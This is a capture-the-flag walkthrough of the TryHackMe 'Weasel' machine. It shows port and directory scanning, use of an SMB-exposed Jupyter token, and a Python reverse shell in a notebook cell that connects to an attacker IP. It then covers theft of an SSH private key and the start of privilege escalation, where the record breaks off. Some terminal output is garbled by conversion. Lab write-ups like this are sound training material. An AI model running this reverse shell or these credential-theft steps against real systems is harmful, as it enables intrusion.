


WEASEL

Link to machine : <https://tryhackme.com/room/weasel>


RECONNAISSANCE

I performed an **nmap** aggressive scan on the target to reveal the open ports and services running on them.



```
(root㉿kali)-[~/thm/weasel]
# nmap -A -p- 10.10.40.21 -Pn --min-rate 10000 -oN weasel.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-10 07:14 EDT
Warning: 10.10.40.21 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.40.21
Host is up (0.15s latency).

Not shown: 65425 closed tcp ports (reset), 95 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|_ 2048 2b:17:d8:8a:1e:8c:99:bc:5b:f5:3d:0a:5e:ff:5e:5e (RSA)
|_ 256 3c:c0:fd:b5:c1:57:ab:75:ac:81:10:ae:e2:98:12:0d (ECDSA)
_| 256 e9:f0:30:be:e6:cf:ef:fe:d1:42:a0:ac:45:b7:0 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Not valid before: 2025-03-09T11:11:23
|_Not valid after:  2025-09-08T11:11:23
|_ssl-date: 2025-03-10T11:15:52+00:00; -ls from scanner time.
| rdp-ntlm-info:
| Target_Name: DEV-DATASCI-JUP
| NetBIOS_Domain_Name: DEV-DATASCI-JUP
| NetBIOS_Computer_Name: DEV-DATASCI-JUP
| DNS_Domain_Name: DEV-DATASCI-JUP
| DNS_Computer_Name: DEV-DATASCI-JUP
```




```
(root㉿kali)-[~/thm/weasel]
File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x
| NetBIOS_Domain_Name: DEV-DATASCI-JUP
| NetBIOS_Computer_Name: DEV-DATASCI-JUP
| DNS_Domain_Name: DEV-DATASCI-JUP
| DNS_Computer_Name: DEV-DATASCI-JUP
| Product_Version: 10.0.17763
|_ System_Time: 2025-03-10T11:15:45+00:00
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8888/tcp  open  http         Tornado httpd 6.0.3
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: TornadoServer/6.0.3
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

FOOTHOLD


The nmap scan revealed multiple services running like **ssh**, **rpc**, **smb**, **http**, **winrm** etc.

I started enumeration with **http**. I accessed it on my browser and found a jupyter notebook login page.



The screenshot shows a Firefox browser window with a dark theme. The address bar shows the URL `10.10.40.21:8888/login?next=%2Ftree%3F`. The page content is a Jupyter Notebook login page. It includes a heading "Token authentication is enabled", instructions about tokens, and a "Password or token:" input field with a "Log in" button. Below this, there's information about running servers and a "Setup a Password" section with "Token" and "New Password" input fields.

I also checked the other port that was running **http** just to leave out nothing.



The screenshot shows a Firefox browser window with a dark theme. The address bar shows the URL `10.10.40.21:47001`. The page content is a "Not Found" error page from Apache, stating "HTTP Error 404. The requested resource is not found."

I then looked for hidden files and directories using **ffuf** on the jupyter notebook page.

```
File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x
[ (root@kali) -[~/thm/weasel] # ffuf -u http://10.10.40.21:8888/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302,301
Not Found
HTTP Error 404: The requested URL was not found on this server.

v2.1.0-dev

:: Method : GET
:: URL   : http://10.10.40.21:8888/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,302,301

favicon.ico      [Status: 200, Size: 32038, Words: 13, Lines: 1, Duration: 178ms]
robots.txt       [Status: 200, Size: 27, Words: 4, Lines: 3, Duration: 161ms]
:: Progress: [37050/37050] :: Job [1/1] :: 103 req/sec :: Duration: [0:03:31] :: Errors: 0 ::
```

```
File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/Desktop/Burp Pro x
[ (root@kali) -[~/thm/weasel] # ffuf -u http://10.10.40.21:8888/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -mc 200,302,301
Not Found
HTTP Error 404: The requested URL was not found on this server.

v2.1.0-dev

:: Method : GET
:: URL   : http://10.10.40.21:8888/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,302,301

logout      [Status: 200, Size: 6182, Words: 1486, Lines: 214, Duration: 210ms]
api         [Status: 200, Size: 20, Words: 2, Lines: 1, Duration: 327ms] [private history when you close all private windows, but this doesn't]
login        [Status: 200, Size: 9099, Words: 2250, Lines: 284, Duration: 1322ms]
view         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 196ms]
edit         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 315ms]
lab          [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 308ms]
tree         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
metrics      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
notebooks    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 166ms]
:: Progress: [62281/62281] :: Job [1/1] :: 199 req/sec :: Duration: [0:06:01] :: Errors: 0 ::

[ (root@kali) -[~/thm/weasel] # |
```

I found an *api* endpoint but found nothing interesting their.

```
You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.  
Pretty-print  
{"version": "6.6.3"}
```

I then enumerated **smb** and listed the shares on the target.

```
(root@kali: ~/thm/weasel) # smbclient -L 10.10.40.21  
Password for [WORKGROUP\root]:  


| Sharename    | Type | Comment       |
|--------------|------|---------------|
| ADMIN\$      | Disk | Remote Admin  |
| C\$          | Disk | Default share |
| datasci-team | Disk |               |
| IPC\$        | IPC  | Remote IPC    |

  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.10.40.21 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```

There was an interesting share called **datasci-team**. I then used **smbclient** to connect to the share and found the jupyter token. I could use this token to log into the jupyter notebook. So I downloaded this token.

```
(root@kali: ~/thm/weasel) # smbclient //10.10.243.243/datasci-team -N  
Try "help" to get a list of possible commands.  
smb: > dir  
 . D 0 Thu Aug 25 11:27:02 2022  
 .. D 0 Thu Aug 25 11:27:02 2022  
 .ipynb_checkpoints DA 0 Thu Aug 25 11:26:47 2022  
 Long-Tailed_Weasel_Range_-__CWHR_M157_[ds1940].csv A 146 Thu Aug 25 11:26:46 2022  
 misc DA 0 Thu Aug 25 11:26:47 2022  
 MPE63-3_745-757.pdf A 414804 Thu Aug 25 11:26:46 2022  
 papers DA 0 Thu Aug 25 11:26:47 2022  
 pics DA 0 Thu Aug 25 11:26:47 2022  
 requirements.txt A 12 Thu Aug 25 11:26:46 2022  
 weasel.ipynb A 4308 Thu Aug 25 11:26:46 2022  
 weasel.txt A 51 Thu Aug 25 11:26:46 2022  
  
 15587583 blocks of size 4096. 8928314 blocks available  
smb: > cd misc  
smb: \misc> dir  
 . DA 0 Thu Aug 25 11:26:47 2022  
 .. DA 0 Thu Aug 25 11:26:47 2022  
 jupyter-token.txt A 52 Thu Aug 25 11:26:47 2022  
  
 15587583 blocks of size 4096. 8928314 blocks available  
smb: \misc> get jupyter-token.txt  
getting file \misc\jupyter-token.txt of size 52 as jupyter-token.txt (0.1 Kilobytes/sec) (average 0.1 Kilobytes/sec)  
smb: \misc> |
```

```
(root@kali)-[~/thm/weasel]
# ls
jupyter-token.txt weasel.nmap

[root@kali]-[~/thm/weasel]
# cat jupyter-token.txt
Token authentication is enabled
067470c5ddsadc54153ghfjd817d15b5d5f5341e56b0dsad78a
```

The terminal shows a user with root privileges in a directory named 'weasel'. They run 'ls' to list files, which include 'jupyter-token.txt' and 'weasel.nmap'. They then run 'cat jupyter-token.txt' to view its contents, which state 'Token authentication is enabled' followed by a long token string.

I pasted the token and used it to set the password as **password**

The screenshot shows a web browser window titled 'Jupyter Notebook' with the URL '10.10.243.243:8888/login?next=%2Ftree%3F'. The page has a 'Password or token:' input field containing the token from the previous terminal output, and a 'Log in' button.

Token authentication is enabled
If no password has been configured, you need to open the notebook server with its login token in the URL, or paste it above. This requirement will be lifted if you [enable a password](#).
The command:
`jupyter notebook list`
will show you the URLs of running servers with their tokens, which you can copy and paste into your browser. For example:
Currently running servers:
`http://localhost:8888/?token=c8de56fa... :: /users/you/notebooks`
or you can paste just the token value into the password field on this page.
See [the documentation on how to enable a password](#) in place of token authentication, if you would like to avoid dealing with random tokens.
Cookies are required for authenticated access to notebooks.

Setup a Password
You can also setup a password by entering your token and a new password on the fields below:

Token

New Password


Log in and set new password

I found a bunch of files. The **workbook** file seemed interesting so I opened it.

The screenshot shows a 'jupyter' interface with a 'File' menu. Below it is a file browser window titled 'Home Page - Select or create a notebook'. The URL is '10.10.243.243:8888/tree?'. The browser shows a directory structure with the following files and folders:

Name	Last Modified	File size
misc	3 years ago	
papers	3 years ago	
pics	3 years ago	
weasel.ipynb	3 years ago	4.31 kB
Long-Tailed_Weasel_Range_-_CWRH_M157_[ds1940].csv	3 years ago	146 B
MPE63_3_745-757.pdf	7 years ago	415 kB
requirements.txt	3 years ago	12 B
weasel.txt	3 years ago	51 B

I was allowed to run **python** code in this workbook.



National Conservation Data Science Team

Statistical Investigation into the Mountain Weasel (*M. altaica*)

About

The mountain weasel, also known as the pale weasel, Altai weasel or solongoi, primarily lives in high-altitude environments, as well as rocky tundra and grassy woodlands. This weasel rests in rock crevices, tree trunks, and abandoned burrows of other animals or the animals it previously hunted.

Conservation status: Near Threatened (Population decreasing)

Gestation period: 40 days

Higher classification: Weasel


Length: 9.6 in. (Adult)

Mass: 6.4 oz (Adult)

Rank: Species

Scientific name: *Mustela altaica*

So I added a new code block and a simple **python** code to get a reverse shell.



TODO

- Source data
- Compare weasel lengths / girths by year

```
In [*]: import sys
import socket
import os
import pty

attacker_ip = '10.21.17.140'
attacker_port = 80

s = socket.socket()
s.connect((attacker_ip, attacker_port))

[os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
pty.spawn("./bin/bash")
```

I started a listener and executed the code to get a reverse shell from the target.

```
(root㉿kali)-[~/thm/weasel] weasel Last Checkpoint: a minute ago (Unsaved changes)
# rlwrap nc -lvp 80
listening on [any] 80 ...
10.10.243.243: inverse host lookup failed: Unknown host
connect to [10.21.17.140] from (UNKNOWN) [10.21.17.140] 50312
(base) dev-datasci@DEV-DATSCI-JUP:~/datasci-team$ |
```

TODO

- * Source data
- * Compare weasel lengths / girths by year

```
In [1]: import sys
import socket
import os
import pty

attacker_ip = "10.21.17.140"
attacker_port = 80

s = socket.socket()
s.connect((attacker_ip, attacker_port))

[os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
pty.spawn("/bin/bash")
```

```
In [1]:
```

I found an **ssh** private key of the *dev-datasci-lowpriv* user.

```
File Actions Edit View Help
root@kali: ~/thm/weasel x root@kali: ~/thm/weasel x dev-datasci@DEV-DATSCI-JUP: ~ x root@kali: ~/thm/weasel x
(base) dev-datasci@DEV-DATSCI-JUP:~$ ls -la
ls -la
total 534108
drwxr-xr-x 1 dev-datasci dev-datasci 4096 Aug 25 2022 .
drwxr-xr-x 1 root root 4096 Aug 25 2022 ..
-rw-r--r-- 1 dev-datasci dev-datasci 5 Aug 25 2022 .bash_history
-rw-r--r-- 1 dev-datasci dev-datasci 220 Aug 25 2022 .bash_logout
-rw-r--r-- 1 dev-datasci dev-datasci 4270 Aug 25 2022 .bashrc
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Aug 25 2022 .cache
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Aug 25 2022 .condarc
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Aug 25 2022 .config
drwxr-xr-x 1 dev-datasci dev-datasci 4096 Aug 25 2022 .ipython
drwxr--r-- 1 dev-datasci dev-datasci 4096 May 10 09:10 .jupyter
drwxr-xr-x 1 dev-datasci dev-datasci 4096 Aug 25 2022 .landscape
drwxr--r-- 1 dev-datasci dev-datasci 4096 Aug 25 2022 .local
-rw-rw-rw- 1 dev-datasci dev-datasci 0 Aug 25 2022 .motd_shown
-rw-r--r-- 1 dev-datasci dev-datasci 807 Aug 25 2022 .profile
-rw-r--r-- 1 dev-datasci dev-datasci 0 Aug 25 2022 .sudo_as_admin_successful
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Aug 25 2022 .nuclio
-rw-rw-rw- 1 dev-datasci dev-datasci 546910666 Aug 25 2022 anacondaInstall.sh
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Mar 10 09:18 .nuclio-test
-rw-rw-rw- 1 dev-datasci dev-datasci 432 Aug 25 2022 dev-datasci-lowpriv_id_ed25519
(base) dev-datasci@DEV-DATSCI-JUP:~$ cat dev-data*.port | cat dev-data*
```

```
cat dev-data*
cat dev-data*
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1ZbXktJAAAAABG5vbmlAAAABm9uZQAAAAAAAAAAQAMwAAAAtzc2gtZW
QyNTU0QAAACB1Uoe5ZSezG651Jzh14dbvxKor+dLggEhudzK+Js+ywAAKjQ358n0N+f
JwAAAAtzc2g1ZNOjNTU0QAAACB1Uoe5ZSezG651Jzh14dbvxKor+dLggEhudzK+Js+yw
AAAED90hQumf01Cs05K+X6h2gQga0sQzmiSVJ2YYFKZWSH71LJ7PML1Rmfash10/E
q1v502CASG53M4LKZ5jAAAI2Rld1KyXRhc2NpLWxd3ByaXZAREWLURBVFTQ0ktSL
VQAQI=
-----END OPENSSH PRIVATE KEY-----
```

```
(base) dev-datasci@DEV-DATSCI-JUP:~$ |
```

I saved this private key on my local system and used it to log in through **ssh**.

```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x dev-datasci@DEV-DATASCI-JUP:~ x c:\windows\system32\cmd.exe x
[...]
# vim priv.key
# chmod 600 priv.key
# ssh -i priv.key dev-datasci-lowpriv@10.10.243.243
[...]
TODO
* Source data
* Compare weasel lengths / growths by year

In [1]: import sys
import socket
import os
import pty

attacker_ip = "10.21.17.140"
attacker_port = 80

s = socket.socket()
s.connect((attacker_ip, attacker_port))
s.readline()
s.readline()

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>

```

Finally, I got the user flag from *Desktop*.

```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x dev-datasci@DEV-DATASCI-JUP:~ x c:\windows\system32\cmd.exe x
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>dir
Volume in drive C has no label.
Volume Serial Number is 8AA3-53D1
[...]
Directory of C:\Users\dev-datasci-lowpriv
08/25/2022 06:08 AM <DIR> .
08/25/2022 06:08 AM <DIR> ..
08/25/2022 06:20 AM <DIR> .ssh
08/25/2022 05:22 AM <DIR> 3D Objects
08/25/2022 05:22 AM <DIR> Contacts
08/25/2022 07:39 AM <DIR> Desktop (lengths / growths by year)
08/25/2022 05:22 AM <DIR> Documents
08/25/2022 05:22 AM <DIR> Downloads
08/25/2022 05:22 AM <DIR> Favorites
08/25/2022 05:22 AM <DIR> Links
08/25/2022 05:22 AM <DIR> Music
08/25/2022 05:22 AM <DIR> Pictures
08/25/2022 05:22 AM <DIR> Saved Games
08/25/2022 05:22 AM <DIR> Searches
08/25/2022 05:22 AM <DIR> Videos
0 File(s) 0 bytes
15 Dir(s) 36,658,716,672 bytes free
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>cd Desktop

```

```

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 8AA3-53D1
[...]
Directory of C:\Users\dev-datasci-lowpriv\Desktop
08/25/2022 07:39 AM <DIR> .
08/25/2022 07:39 AM <DIR> ..
08/25/2022 05:21 AM 28,916,488 python-3.10.6-amd64.exe
08/25/2022 07:40 AM 27 user.txt
2 File(s) 28,916,515 bytes
2 Dir(s) 36,658,712,576 bytes free
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>more user.txt
THM{weasel_is_my_flag}
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>

```

PRIVILEGE ESCALATION

To enumerate misconfigurations, I downloaded **PrivescCheck** and ran it on the system.

```
c:\windows\system32\cmd.exe - powershell -ep bypass
